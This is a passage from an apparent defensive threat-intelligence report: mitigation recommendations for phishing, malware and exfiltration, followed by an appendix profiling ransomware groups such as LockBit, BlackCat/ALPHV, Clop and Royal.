- Utilize techniques to detect domain misspellings, enabling the identification of phishing and BEC attacks.
- Regularly rotate passwords, implement password complexity requirements, enable multi-factor authentication (MFA), and securely store or encrypt credentials
- Implement vulnerability assessments and penetration testing to identify and address vulnerabilities, along with promptly patching critical systems and keeping all software up to date.

Initial Payload & Expansion / Pivoting

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Regularly audit all applications to prevent vulnerabilities from custom applications.
- Implement a detailed whitelist of applications on designated hosts to minimize exposure and prevent malicious actors from introducing disguised harmful applications.
- Impose additional restrictions on privileges to prevent unauthorized execution of different shells from unprivileged sources.

Malware

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware.
- If prevention of infection is not possible, Audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.

Exfiltration / Post Compromise

ACTIONABLE MITIGATION RECOMMENDATIONS:

❑ Monitor the Dark Web on a regular basis for potential compromises.

❑ Run continuous Threat Hunting through your environments for undetected compromises.

❑ Formalize and regularly test your Incident Response Policy for the scenarios that will most likely impact you.

Appendix/Reference

Threat Groups

8BASE

- 8BASE is a ransomware group that began operations in April 2022 utilizing a Ransomware-as-a-Service (RaaS) model. They claim to utilize a private ransomware strain named 8BASE aka RADAR 8BASE, which encrypts data on Network-attached storage (NAS), VMware ESXi hypervisors, and both Unix and Windows operating systems.
- The ransomware resembles a customized version of the Babuk and Phobos ransomware variants, indicating some level of cross-over between groups. Based on this, and the group's recent surge in activity, it is believed that 8BASE group members are an offshoot of other ransomware groups. The group typically targets small to medium sized entities, while maintaining an opportunistic approach.

BlackCat/ALPHV

- BlackCat/ALPHV first appeared in late 2021. This ransomware group was the fourth most active in the second quarter of 2022 and third most active in the third quarter 2022. Intel471 reported the group was responsible for about 6.5% of the total reported ransomware cases during this period. While the amount is smaller compared to LockBit or Black Basta, newcomer BlackCat has managed to stand out from the crowd. The group developed a search function in July 2022 for indexed stolen data that had not been seen previously. The group claimed this was done to aid other cybercriminals in finding confidential information which can be used to add pressure to victim organizations forcing them to pay the ransom. This idea was quickly copied with LockBit adding its own, lighter version to its toolset.
- ALPHV has also set other trends. According to the FBI, ALPHV was the first group to successfully utilize Rust to ransom a victim, well before Hive made the switch. ALPHV's ability to develop capabilities and functionality that are quickly adopted by other threat actors most likely indicates that its members are most likely ransomware veterans and there are indications the group was linked to the infamous Darkside and BlackMatter gangs.

Black Basta

- One of the newest ransomware groups is Black Basta. The group has had alleged ties to other gangs, such as Conti, REvil, and Fin7 (aka Carbanak). These ties come in the form of possible former members/affiliates, in the case of Conti, or custom tools, which are potentially linked to Fin7. With potentially experienced members, the group was able to publish more than 20 organizations to its name-and-shame blog within the first two weeks of the group being identified in April 2022, according to Intel471. Since the initial identification of the group, they have compromised over 90 organizations as of September 2022 with no sign of slowing down.
- The group has had unprecedented success for the short period that they have been active. This success can be linked to a couple of factors. First, Black Basta does not publicly recruit affiliates and most likely only collaborates with actors with whom it has worked previously. This collaborative methodology is possible because it has been assessed that the Black Basta was formed from members of other successful ransomware groups, so they know other actors. Additionally, the group outsources its capabilities utilizing established tools, such as QakBot and Cobalt Strike, or network access brokers, allowing the group to have a high success rate once inside a victim's environment.

Clop

- Clop is a ransomware family that was first observed in February 2019 and has been used against retail, transportation and logistics, education, manufacturing, engineering, automotive, energy, financial, aerospace, telecommunications, professional and legal services, healthcare, and high-tech industries. Clop is a variant of the CryptoMix ransomware.
- In addition to exploiting a previously undisclosed vulnerability (CVE-2023-34362) in MOVEit Transfer, group has a history of conducting similar campaigns using zero-day exploits, targeting Accellion File Transfer Appliance (FTA) devices in 2020 and 2021, as well as Fortra/Linoma GoAnywhere MFT servers in early 2023.

Medusa

- MedusaLocker is a ransomware strain that emerged in 2019 and has since spawned various versions, though core functionalities remain unchanged. Alterations include modified file extensions for encrypted data and variations in the appearance of the ransom note. Ransom payments from victims are typically divided between the affiliate (55-60%) and the developer.
- This ransomware often infiltrates victim systems via vulnerable Remote Desktop Protocol (RDP) setups, alongside employing email phishing and direct attachment of the ransomware to emails in spam campaigns for initial access.

LockBit

- LockBit has continued its reign as the most prominent ransomware group in 2022. For those that don't closely follow these groups, LockBit is and continues to be, the group that dominates the ransomware space. They utilize high payments for recruiting experienced malicious actors, purchasing new exploits, and even run a bug bounty program that offers high-paying bounties - a first for a ransomware group[1]to identity of one of its users. With all these programs and the continued effectiveness of the group, it is forecasted that it will remain the most active and effective group for the foreseeable future.
- As for developments, the group has developed LockBit 3.0, the newest iteration of ransomware. The updated version, released in June 2022, and includes additional features that can automate permission elevation, disable Windows Defender, a "safe mode" to bypass installed Antivirus, and the ability to encrypt Windows systems with two different ransomware strains to decrease the chance of decryption from a third party. With these new features, the group has been able to conduct successful attacks, accounting for roughly 44% of successful ransomware attacks so far in 2022 according to Infosecurity Magazine.
- On a law enforcement note, a member of the LockBit group was recently arrested in Canada and is awaiting extradition to the United States. A dual Russian and Canadian national has allegedly participated within the LockBit campaign and has been charged with conspiracy to intentionally damage protected computers and to transmit ransom demands. The charges carry a maximum of five years in prison.

Play

- Unveiled in June 2022, Play ransomware concentrates its attacks primarily on Latin American nations, with Argentina and Brazil as key targets. Drawing inspiration from Russian counterparts Hive and Nokoyawa, Play employs akin encryption methods.
- Leveraging reused or leaked credentials, Play breaches networks and systems, relying on tools like Cobalt Strike, SystemBC, Empire, and Mimikatz for lateral movement. Its unique employment of AdFind sets it apart from Hive and Nokoyawa, emphasizing a potential affiliation through shared tactics and tools.

Royal

- Royal is ransomware that first appeared in early 2022; a version that also targets ESXi servers was later observed in February 2023. Royal employs partial encryption and multiple threads to evade detection and speed encryption. Royal has been used in attacks against multiple industries worldwide--including critical infrastructure.
- Royal operates as a private group, distinguishing themselves from other cybercrime operations by purchasing direct access to corporate networks from underground Initial Access Brokers (IABs). Security researchers have identified similarities in the encryption routines and TTPs used in Royal and Conti attacks and noted a possible connection between their operators (the group suspected of being primarily composed of former members of the Conti ransomware group operates discreetly and in a secretive manner. This group, referred to as Team One, consists of ex-members who have come together to form this new entity).